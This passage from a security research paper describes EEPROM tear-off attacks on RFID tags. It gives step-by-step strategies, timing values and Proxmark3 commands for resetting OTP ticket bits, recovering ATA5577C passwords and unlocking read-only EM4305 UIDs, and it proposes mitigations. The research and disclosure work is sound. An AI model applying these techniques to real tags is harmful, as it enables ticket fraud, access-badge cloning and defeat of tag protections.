
Obviously, we cannot directly read the electric charge value of a gate and what we describe is based on indirect observations implying `READ` commands.

Repeating the same experiment on the same set of transistors will lead to about the same results: statistically, the same subset of transistors swap faster than the others. But there is also some randomness, so it is a statistical trend and there will be some variability to take into account across repetitions. Note that there is no direct relationship between the transistors that get erased first and the ones that get written first (or last) because *erase* and *write* rely on different physical effects: channel hot injection versus Fowler-Nordheim tunnelling.

**Observation 2 (Biased bits)** *For a given word location, some specific gates will be filled faster than other ones — and some will be erased faster than other ones — in quite a reproducible manner.*

Moreover, our experiments have shown that the following trick can be used in some situations to increase precision and reproducibility.

**Observation 3 (Progressive tear-off)** *It is possible to have a better control on the number of trapped electrons in the gates by initiating and interrupting an internal operation at an early stage multiple times, slowly adding or removing charges until reaching the desired value, rather than trying to reach the point of interest in one single interrupt.*



**Fig. 2.** Simulation of the internal transistors states after an interrupted erase of an EEPROM byte at different timings, from the shortest at the top to the longest at the bottom, to explain observed values on a real tag.



Our hypothesis is that during the gate update, electrons are migrating firstly at a slower rate when the applied voltage is still rising and we obtain a better precision in the charge quantity for the same temporal precision when acting during this early phase.

This is only possible for the first internal operation. For example, on a `WRITE` command composed of the succession of an *erase* and a *write*, it is only possible to slowly unload the gates in multiple passes by triggering and interrupting the *erase* operation but only one single pass can be interrupted on the *write* operation as it is always preceded by an uninterrupted *erase*.

Another trick is to put the tag as far as possible from the reader while still working properly.

**Observation 4 (Distance dependency)** *It is possible to have a better control on the number of trapped electrons in the gates by working at a greater distance from the reader.*

When the tag is far away, the EEPROM operations are apparently performed slightly slower due to the limited power available.

We could observe two more variables affecting EEPROM *erase* operation.

**Observation 5 (Content dependency)** *The speed of EEPROM erase operation is affected by the value to be erased: faster when very few bits need to be erased.*

Here is an example using a MIFARE Ultralight where the effect can be seen byte per byte. A first value is written with the following pattern: `0xFF3F0F03`, so 2 bits set in the first byte, 4 in the second, 6 in the third and all 8 in the fourth one. Then a second write is initiated but interrupted by a tearing. We repeat the experiment and check the content of the word after tearing at different timings. Here are our results, obtained with a Proxmark3 and the command `hf mfu opttear`<sup>3</sup> presented in Section 6.

- Erasing `0xFF3F0F03` → `0xFF3F0F00` after 482  $\mu$ s;
- Erasing `0xFF3F0F03` → `0xFF3F0000` after 508  $\mu$ s;
- Erasing `0xFF3F0F03` → `0xFF010000` after 542  $\mu$ s;
- Erasing `0xFF3F0F03` → `0x00000000` after 558  $\mu$ s.

One could think the bytes are simply erased from right to left so we repeat the experiment with `0x030F3FFF`.

- Erasing `0x030F3FFF` → `0x000F3FFF` after 470  $\mu$ s;

---

3. `hf mfu opttear -b 5 -i 2 -s 460 -e 600 -d ff3f0f03`

- Erasing 0x030F3FFF → 0x00003FFF after 512  $\mu$ s;
- Erasing 0x030F3FFF → 0x000000FF after 538  $\mu$ s;
- Erasing 0x030F3FFF → 0x00000000 after 562  $\mu$ s.


This experiment confirms our observation: on this card, the *bytes* containing fewer bits are erased faster.

So it is very important, when you try to repeat tearing experiments on the *erase* phase, to be careful from which initial values you start.

We repeated the experiment on the *write* operation of the same card but the *write* seems not much affected by the value to be written.<sup>4</sup>

The other variable affecting EEPROM *erase* operation is temperature. Caution must be taken to keep the same environmental parameters when reproducing experiments.

**Observation 6 (Temperature dependency)** *The speed of EEPROM erase and write operations is sensitive to temperature. Operations may be slowed down by choosing adequate temperatures.*



**Fig. 3.** Temperature dependency of tear-off timings for which bitflips are observed during EEPROM *erase* and *write* operations on a MIFARE Ultralight.

4. `hf mfu otptear -b 5 -i 2 -s 2320 -e 2360 -t 030F3FFF`

Using again a MIFARE Ultralight and interrupting a WRITE command at various times during the *erase* and *write* operations, we check at which timings the bitflips are occurring and we reproduce the experiment at different temperatures. Experimental measures are shown in Figure 3, with bitflips occurring in both gray areas.

On this card, the temperature has quite some impact on the temporal window during which bitflips are occurring. As in most cases we want EEPROM operations to be performed slowly to have a better opportunity to interrupt them at critical timings, cooling down the chip or heating it around 100°C seems a promising technique to slow down the *erase* phase. The *write* phase seems to offer fewer opportunities outside room temperature unless using temperatures below -20°C. Around 140°C, the card stops working properly. Of course such experiments must be repeated on other types of cards to determine their own temperature dependency.

We've seen in this section various methods to get quite some control on EEPROM *erase* and *write* results by controlling the environment and triggering one or more tearing events. If all conditions are fulfilled, we can even do some steganography! For example, interrupting *write* operations to fill gates at either 60% or 100% can be a way to hide zeroes and ones. A *read* operation will return 1 in both cases. But interrupting an *erase* operation can bring them to e.g. 30% and 70% and a *read* operation will now reveal the hidden content.


Storing more information than a single bit in a gate [4] is a technique called MLC (*Multi-Level Cell*) and already used by most flash memory manufacturers to achieve nowadays multi-gigabyte sizes. For example, for the QLC (*Quad-Level Cells*) to store 4 bits per transistor, it requires to be able to make a clear and robust distinction among 16 different charge levels! They typically achieve these performances by combining several *read* operations at different voltages and adding strong error correction techniques.

### 3.2 Interpretation of Trapped Electrons

In a first approximation, we said that a bucket less than half full is a 0 and more than half full a 1. Actually even repeating a *read* operation on the same memory location can lead to different values.

**Observation 7 (Weak bits)** *A gate loaded with a number of electrons very close to the threshold can be read as a 1 or a 0 across several reads, with some probability gradient related to the actual amount of charge.*

So, combining Observations 2 (Biased bits) and 7 (Weak bits), when reading several times the same half-written memory word, we will see some bits always read as 0, some always read as 1 and some flipping occasionally. Figure 4 illustrates the same byte being read at slightly different thresholds, with two flipping bits. Such weakly programmed flipping bits are also referred as *weak* bits.



**Fig. 4.** EEPROM weakly written byte read at slightly different thresholds.

These differences can be used to fingerprint EEPROM memory locations quite similarly to SRAM PUF (*Static Random Access Memory Physically Unclonable Function*) [13], except that any point in the transi-

tion from a word value to another can be observed. Using this property, one could turn cheap memory tags into unclonable (and quite challenging to emulate) tags.

But there is more. We observed that we can have some control on these flipping bits.

**Observation 8 (Distance effect on weak bits)** *The probability to read a flipping bit as a 0 or a 1 can be influenced with the distance to the reader.*

If e.g. a card can be read at a distance between 0 and 4 cm, we place the card at 2 cm and at some point after a tearing event we obtain a flipping bit when reading several times the same memory, then bringing the card closer to the reader (0 cm) will stabilize the reading as 1, while moving the card away (4 cm) and the same bit will be read as a 0!

One hypothesis is that distance influences the actual voltage, and voltage influences comparators in charge of measuring memory cells.

## 4 Opportunities for Security Vulnerabilities

Back in 2008, Teepe mentioned already the possibility to trigger tearing events to corrupt data voluntarily [16].

Before investigating more complex commands, testing tear-off on simple commands such as a `WRITE` or an `ERASE` allows to better understand and characterize a given EEPROM technology, even if useless from a security perspective (if you can already write any value you want, what is the point?)

- What is the granularity of the memory being written?
- Does a `WRITE` firstly imply an internal *erase*?
- What is the default value of an erased EEPROM word? Full of zeroes or full of ones?
- What are the appropriate timings to target internal operations?
- Can we create flipping bits? Does distance to the reader affect their reading?

If the targeted system is indeed susceptible to EEPROM tear-off attacks, which functionalities could be affected from a security perspective?

The rule of thumb is that we need to find a security functionality involving EEPROM *erase* or *write* operations that an attacker can trigger but on which by design he does not have a full control on the final result. Tear-off will then bring some hope that we can nevertheless influence the final result in a favorable way.

Think of a poorly implemented PIN (*Personal Identification Number*) trial counter we want to reset. If a `VERIFY_PIN` command starts with increasing temporarily the PIN counter, which implies in turn a first internal *erase* operation, bad things will happen.

One thing to consider is the possibly destructive nature of the tests and the availability of samples on which you have enough control to *reset* them in initial conditions, at least during the discovery phase, before switching to real targets.

Taking again the PIN trial counter, if you have only one single card with an unknown PIN, it will be very hard to find the sweet spot between *erase* and *write* without overshooting and triggering at least several *writes*, locking permanently the card. But if you have a second card whom you know the PIN, you can test it without fearing overshoots as you can *reset* the counter by typing the proper PIN between experiments.

It is also important to avoid blind situations. Elaborate strategies, scenarios, where you can reason about the internal state of the target and possibly infer information about the internal state from experiments. This will all become clearer with real examples.

## 5 Four Case Studies

### 5.1 Erasing OTP Bits

**Target.** OTP (*One-Time Programmable*) bits are a common security feature in RFID and NFC tags. An OTP memory is a memory where one can set some bits to 1 but never clear them back to 0. This is used for example to punch a 10-journey transportation ticket. If secure chips can indeed use polyfuses, it is a costly manufacturing process and tags implement the OTP feature using regular EEPROM and some logic such as writing the bitwise *OR* between the old value and the value asked to be written.

Nahuel Grisolia and Federico Gabriel Ukmar demonstrated in their thesis [2] tear-off attacks against the OTP feature of an HF (High Frequency: 13.56 MHz) tag, the MIK640M2D [9], a variant of MIFARE Ultralight, developed by Mikron.

Indeed this variant did not do anything to protect its five OTP (One-Time Programmable) blocks of 32 bits and a tear-off between internal *erase* and *write* operations is enough to set OTP bits back to zeroes.

**Strategy.** To explore and characterize tearing effects on a tag, one can follow these steps:

- Select firstly a non-OTP memory area;
- Write initial data, e.g. 0xAAAAAAAA;
- Write different data, e.g. 0x55555555 and interrupt the operation;
- Read back. Given the pattern read back, we know if the interrupt was too early or too late;
- Adjust timings in a binary search manner and try again.

Once a good timing is found, move on the OTP memory. Timings may vary slightly but you have already a good approximation to start with.

- Select the OTP memory area containing some bits already set;
- Start from a slightly shorter timing;
- Write data to set one single bit and interrupt the operation;
- Read back;
- Increment slightly timings and try again.

**Results.** Because tearing anywhere between *erase* and *write* operations, it is very easy to find a proper timing and reset OTP bits on a MIK640M2D tag. A tool is available to automate this attack, as explained in Section 6.

**Mitigations.** There is not much option to mitigate this attack, besides not relying on MIK640M2D OTP feature. But we can have a look at other manufacturers and see how they deal with it. NXP MIFARE Ultralight tags are immune to this attack. Other Ultralight variants such as my-d move tags by Infineon [6] and F8213 NFC-Forum Type 2 tags by Shanghai Feiju Microelectronics Co [14] also have OTP bits and no protection against tear-off but – remember Observation 1 (Logic implementation) [B] – on these tags, the default value of an erased word is 0xFFFFFFFF, so it is impossible to reset bits back to zero with this method. Simply inverting the logic of the stored bits in EEPROM provides an efficient security protection against tear-off! On the other side, if such a tear-off happens by accident, you may burn all the OTPs in the word being updated. Some other cards such as ST SRI512 [15] simply skip the *erase* operation when writing on OTP bits, which is probably easier and safer.

## 5.2 Recovering a Protection Password

**Target.** The ATA5577C [8] is a general-purpose reprogrammable LF (Low Frequency: 100-150 kHz) RFID tag with many features but we will focus on a subset of them.

- Block 0 contains configuration data, including modulation settings and one bit indicating if a password protection is activated;
- Block 7 contains the password;

- An undocumented *test-mode* allows writing specific patterns on the whole tag, ignoring the password protection.

When the tag is password-protected, it refuses any command unless the command includes the expected password. Except for this hidden test-mode, which has been investigated initially by *Marshmallow* on Proxmark3 forum [7].

**Field reconnaissance.** Launching a test-mode command will first trigger a mass erase then the writing of specific patterns. We have seen in the previous example that we can execute a tear-off between the *erase* and the *write* but besides recycling locked tags, there is not much advantage to do so. The tear-off teaches us that this tag follows the convention of Observation 1 (Logic implementation) [A].

But if we tear off sooner, according to Observation 2 (Biased bits) only some bits will be flipped towards zero. As we are tearing the first internal *erase* operation, we can also use Observation 3 (Progressive tear-off) to have more control on the process and flip slowly bits in several passes. At some point, the password protection bit will be cleared and the tag will be unlocked.

Of course its configuration and its content will also be affected by bitflips, including the password value itself, but we are sure that all bits still at 1 were at 1 and each bit set in the recovered password reduces the keyspace for a bruteforce by half. Repeating the same attack on a few other tags protected by the same password will quickly allow to recover the full password.

Reading such tag, if we do not know its current configuration, is always a bit tricky because we have to guess its modulation settings to get the bitstream. On the contrary, sending commands to the tag always relies on the same type of modulation: OOK (*On-Off keying*), short interruptions of the reader field (not too long, otherwise the tag will not have enough power to run!). This will be important when defining the strategies.

A first strategy will explore the fine details of tearing off a test-mode on a tag under control.

- Fill the memory blocks with 0xFF bytes except for the configuration blocks;
- Start and interrupt a test-mode command;
- Write a valid configuration block;
- Dump the memory;
- Adjust timings and try again.

Observation 3 (Progressive tear-off) tells us that the approach of slowly unloading gates through multiple short writes works better than trying to



find the perfect timing to achieve some bitflips in one single write (erase) attempt. Remember that the working frequency of the power source is very slow - 125 kHz - and each cycle takes 8  $\mu\text{s}$ . Moreover, the tag must have enough internal capacity to survive during OOK gaps, especially the start gap that can be as long as 50 cycles, 400  $\mu\text{s}$ ! That is under relatively idle conditions. When the tag is programming its EEPROM it is consuming its energy budget much quicker. Nevertheless, do not expect to achieve repeatable results with one-shot writing timings. The situation is quite different on 13.56 MHz tags.

On a first tag, we got interesting results by doing a first tear-off after 558  $\mu\text{s}$  and then repeating the test-mode command several times with tear-offs after 544  $\mu\text{s}$  and we could observe the entire memory being slowly flipped towards zero. To understand such timings, imagine that the quantity of electrons removed from the gate depends on that timing, so e.g. maybe 558  $\mu\text{s}$  removes 40% and 544  $\mu\text{s}$  removes 2%. If we used twice 558  $\mu\text{s}$ , 80% of the electrons would be gone and the memory would be seen as fully erased. By using 558, 544, 544, 544... we are reducing the quantity of electrons from 100% to 60%, 58%, 56%, 54% etc and around these 45-55% we observed different quantities of bitflips. The values given here are only for illustration of the underlying phenomenon and far more tests would be required to characterize more precisely the behavior of this specific tag. But that is not the point and this imaginary example should be enough to understand the timing strategy in use.

The tests reveal that under test-mode, the initial *erase* operation happens on all memory blocks at once; all gates are affected concurrently and physics decides which bits will flip first.

**Strategy.** Once appropriate timings are found, we are ready for the second phase: attacking password-protected tags, with the following strategy.

- Start and interrupt a test-mode command;
- (Try to) write a valid configuration block;
- (Try to) read the (partially bitflipped) password;
- Adjust timings and try again until tag gets unlocked;
- Repeat on few other tags and collect partial passwords;
- Compute logical *OR* between partial passwords;
- Try to unlock a genuine tag with the recovered password;
- If it still fails, bruteforce by flipping few bits back to 1.

Timings for a new tag can be selected as follows: select a slightly shorter initial timing than what was tested in the discovery phase. For next rounds, use a cautious timing for a while. If some modulation change is observed, this reflects that some bits have been flipped in the configuration block

and we can continue with a slightly shorter timing to slow down bitflips as the goal is to get as few additional bitflips beside the password protection bit. If, after a while, nothing happens, increase slightly the timing and try again for a few rounds.

**Results.** To evaluate the feasibility of this attack, we tried 10 password recovery attempts on 4 different tags initialized with the password 0x0F0F0F0F. Slightly different sets of timings had to be used for each tag. Obtained results are compiled in Table 1.

Tag	Recovered password	Occurrences	Bitflips
#1	0x0F0F0F0F	7	0
	0x070B0F0F	3	2
#2	0x040D0505	2	8
	0x040C0105	4	10
	0x04040105	1	11
	0x04040005	3	12
#3	0x0105050D	1	8
	0x0105050C	5	9
	0x01050508	4	10
#4	0x0F0F0F0F	4	0
	0x0F0F0E0F	2	1
	0x0B0F0E0F	1	2
	0x0B0F0C0F	1	3
	0x090B040F	2	6

**Table 1.** Study of recovery attempts on 4 ATA5577C tags programmed with password 0x0F0F0F0F: showing for 10 attempts on each tag the number of occurrences of each partially recovered password values.

We have shown that even a global *erase* of the entire memory could be misused to defeat a security feature.

A specific command to support this attack has been implemented in the Proxmark3 RRG code repository as explained in Section 6.

**Mitigations.** As a countermeasure, it is possible to irreversibly lock the test-mode with the consequence that the modulation configuration of the tag will also be locked forever.

Some ATA5577C peculiarities were left out in this chapter. A more complete description is available in [17].

### 5.3 Unlocking a Read-Only UID

What about applying tear-off against a feature specifically designed to deter tear-offs?

**Target.** EM4305 [1] is another general-purpose reprogrammable LF RFID tag. EM4305 chip features 16 words of 4 bytes, labeled from 0 to 15. Protection Words are located in words 14 & 15. Ignore for a moment that there are two words as only one word is active at a time. The first 14 bits of a Protection Word represent the first 14 words. Once a Protection Word bit is set, the corresponding word is locked as read-only forever. By default, all words are writable except the second one, the UID Word, which is read-only.

The 15<sup>th</sup> bit locks both words 14 & 15. If set, it forbids further modifications of the Protection Words themselves.

The chip has a feature designed specifically to avoid tear-off events: Protection Word is shared across words 14 & 15. The 16<sup>th</sup> bit indicates which word is the active one. The remaining bits are unused.

The initial Protection Words content of a new tag is shown in Table 2.

Word	Data	Active
14	0x00008002 $\equiv$ 0b...1000000000000010	★
15	0x00000000 $\equiv$ 0b...0000000000000000	

**Table 2.** Protection Words, initial values.

Protection Word 14 is the active one (its 16<sup>th</sup> bit is set) and protects the UID Word (its 2<sup>nd</sup> bit is set). Word 15 is zeroed and ready to be programmed with a new Protection Word, which means it follows the convention of Observation 1 (Logic implementation) [A].

Protection Words 14 & 15 cannot be directly written with a **WRITE** command. To modify their content, a **PROTECT** command must be issued. Upon receipt of such **PROTECT** command, the EM4305 will do the following:

- Check if a password must be provided. If yes, check if a **LOGIN** command has been issued with a correct password;
- Check which Protection Word is active, i.e. which has its 16<sup>th</sup> bit set;
- Write in the other Protection Word the new value, being the bitwise **OR** between the content provided in the **PROTECT** command and the existing content of the active Protection Word;

- Potentially check the written word or a sensor detecting under-power event;
- Erase the active Protection Word.

For example, after issuing a `PROTECT(0x00000001)` we will end up with the values displayed in Table 3 and the first two words are now read-only.

Word	Data	Active
14	0x00000000 $\equiv$ 0b...0000000000000000	
15	0x00008003 $\equiv$ 0b...1000000000000011	★

**Table 3.** Protection Words after `PROTECT(0x00000001)`.

By this mechanism of shadow Protection Word, we should never end up with a Protection Word with fewer bits set than before the command execution.

Abstract from the datasheet [1]:

*The above implementation, using two physical words in a read/write EEPROM to represent a single Protection Register, was chosen as an additional security feature. This double buffered mechanism caters to the fact an EEPROM-write operation internally generates an erase-to-zero operation followed by the actual write operation. Should the operation be interrupted for any reason (e.g. tag removal from the field) the double buffer scheme ensures that no unwanted "0"-Protection Bits (i.e. unprotected words) are introduced.*

So the goal will be to end up with a new valid Protection Word but with its lock bits cleared, as shown in Table 4.

Word	Data	Active
14	0x00000000 $\equiv$ 0b...0000000000000000	
15	0x00008000 $\equiv$ 0b...1000000000000000	★

**Table 4.** Desired Protection Words to unlock UID.

**Field reconnaissance.** As in the previous examples, a first test phase will help understanding some elements required for the attack itself.

We have already seen that when cleared, the EEPROM is set to zeroes, but several other elements must be figured out for the tear-off to be successful.

What happens if a tear-off occurs before the erase of the current Protection Word? Both words will have their 16<sup>th</sup> bit set so which one will be considered as active? Can we issue a PROTECT that does not set more bits than the current value? Even if the second bit is cleared, maybe the UID is always hardcoded?

To discover which word gets priority, we can set a lock bit, e.g. issue a PROTECT(0x00000001) command and tear-off before the erase. Then we test if the corresponding word 1 is locked or not. Word 1 is not protected so the answer is that if both Protection Words are valid, word 15 is the active one, as illustrated in Table 5. It is important to know it because if we start with an active word 15, no matter what we manage to write into 14 and perform a tear-off, word 15 will always be the active one. So we must start our experiments from an active word 14 configuration.

Word	Data	Active
14	0x00008003 $\equiv$ 0b...1000000000000011	
15	0x00008002 $\equiv$ 0b...1000000000000010	★

**Table 5.** Protection Words priority in case both words are valid.

A simple test shows that, even if unneeded, the full PROTECT cycle is performed and the Protection Words get swapped. It is interesting as we can swap the words at will: e.g. every time the configuration we are writing to word 15 becomes active but does not suit our goal, we can retry from an active word 14 by issuing a PROTECT(0x00000000) command.

**Strategy.** We have now everything in hands to develop a plan: issue a PROTECT command, perform a tear-off and hope that the 16<sup>th</sup> bit will be written before the 2<sup>nd</sup> bit, i.e. one gate being loaded above some threshold while the other one being still under the threshold.

- As the final word needs to be word 15, first check which one is active and swap them with a PROTECT(0x00000000) if needed, to start from word 14;
- Issue a PROTECT(0x00000000), tear-off during writing then read both Protection Words to see where we stand;
- Adjust timings if needed and go back to step 1.

There are several possibilities to deal with after the tear-off.

- The 16<sup>th</sup> bit is not set, it was too soon. Try again with a longer delay;
- The 16<sup>th</sup> and 2<sup>nd</sup> bits are set. Swap words and try again with a shorter delay.

But weird things can happen too, as mentioned in Observation 7 (Weak bits). The 16<sup>th</sup> bit e.g. could be set but weakly. You see it as set but when you issue a `PROTECT` to swap, it is seen internally as cleared and you end up with an active word 15, copy of word 14, after the swap. These are typical corner cases you have to take into account and recover from when automating such an attack. Conversely the 2<sup>nd</sup> bit could be weak.

Therefore, once the desired value seems to be obtained by tear-off, it is important to *commit* it. In this case, issuing a `PROTECT(0x00000000)` without tear-off can be used as commit: it will read and interpret the current value then write it properly again in the other slot. This write is still comprising the elementary *erase+write* operations so we don't have to worry about not having erased properly that other slot during the tear-off.

Only then, we will see if we managed to clear the 2<sup>nd</sup> bit definitively or if we will have to try again.

Table 6 shows the succession of states leading to the unlocked state.

We have illustrated the strategy starting from a default configuration `0x00008002` but the same logic applies to configurations with more lock bits set.

So, starting from a blank EM4305 tag, can we obtain an EM4305 fully unlocked, with writable UID, a kind of equivalent to the UID-writable Chinese clones of MIFARE tags? Yes!

Word	Data	Active
14	0x00000000	
15	0x00008002	★

issue `PROTECT(0x00000000)` to get 14 active

14	0x00008002	★
15	0x00000000	

issue `PROTECT(0x00000000)` with tear-off

14	0x00008002	
15	0x00008000	★


issue `PROTECT(0x00000000)` to commit

14	0x00008000	★
15	0x00000000	

**Table 6.** Protection Words states during a successful attack.

**Results.** By experiment, about 85% of the 26 tags we tested from various sources, starting from a default configuration, could be unlocked. Sometimes in a dozen seconds, sometimes in a few minutes, trying different positions on the antenna.

One could expect the probability to be 50% as either the 16<sup>th</sup> bit or the 2<sup>nd</sup> bit will always be written first for a given tag. The reality is that it is a process comprising stochastic fluctuations, so e.g. after a tear-off the 16<sup>th</sup> bit will be filled at  $47 \pm 5\%$  and the 2<sup>nd</sup> bit at  $53 \pm 5\%$ . It means that by repeating the experiment many times, at some point 16<sup>th</sup> bit can be filled at 51% and the 2<sup>nd</sup> bit at 49%, as illustrated in Figure 5. But if the bias between our two bits is really strong and unfavorable, we will be unable to unlock the tag.



**Fig. 5.** Unfavorable odds (confidence intervals) after an interrupted *write* can still occasionally produce a favorable result (gray bars).

As stated in Observation 4 (Distance dependency), we noticed that there is more variability when the tag is put at a greater distance from the reader. The write process is slightly slower as the power budget is smaller and we had success on tags which we were unable to unlock when put directly on the reader.

The results are specific to each tag but they are quite reproducible.

An automatization of the attack has been implemented in the Proxmark3 RRG code repository as explained in Section 6.

**Mitigations.** Nothing can protect virgin tags, but a possible mitigation to protect a tag to be used in the field is to protect the tag with the password security feature of the EM4305. A possible design countermeasure would

have been to change the inner logic: when reading Protection Words to interpret them, the chip could compute a logical *OR* of both words and when deciding which one to replace during a `PROTECT`, choose the one with fewer bits set.

One may think locking the Protection Words themselves by setting the 15<sup>th</sup> bit can prevent the attack. But even if `PROTECT` commands are denied, surprisingly words 14 & 15 are nevertheless swapped! So it's still possible to run the tear-off strategy and to clear lock bits, possibly including the 15<sup>th</sup> bit.

Some EM4305 peculiarities were left out in the description above. A more complete description is available in [18].

## 5.4 Resetting a Secure Monotonic Counter

**Target.** The MIFARE Ultralight EV1 [10] is an HF memory tag with a few security features including three 24-bit monotonic counters with anti-tearing support. You can increment a counter with the command `INCR_CNT` by the value you want but you can never decrease it or reset it back to zero.

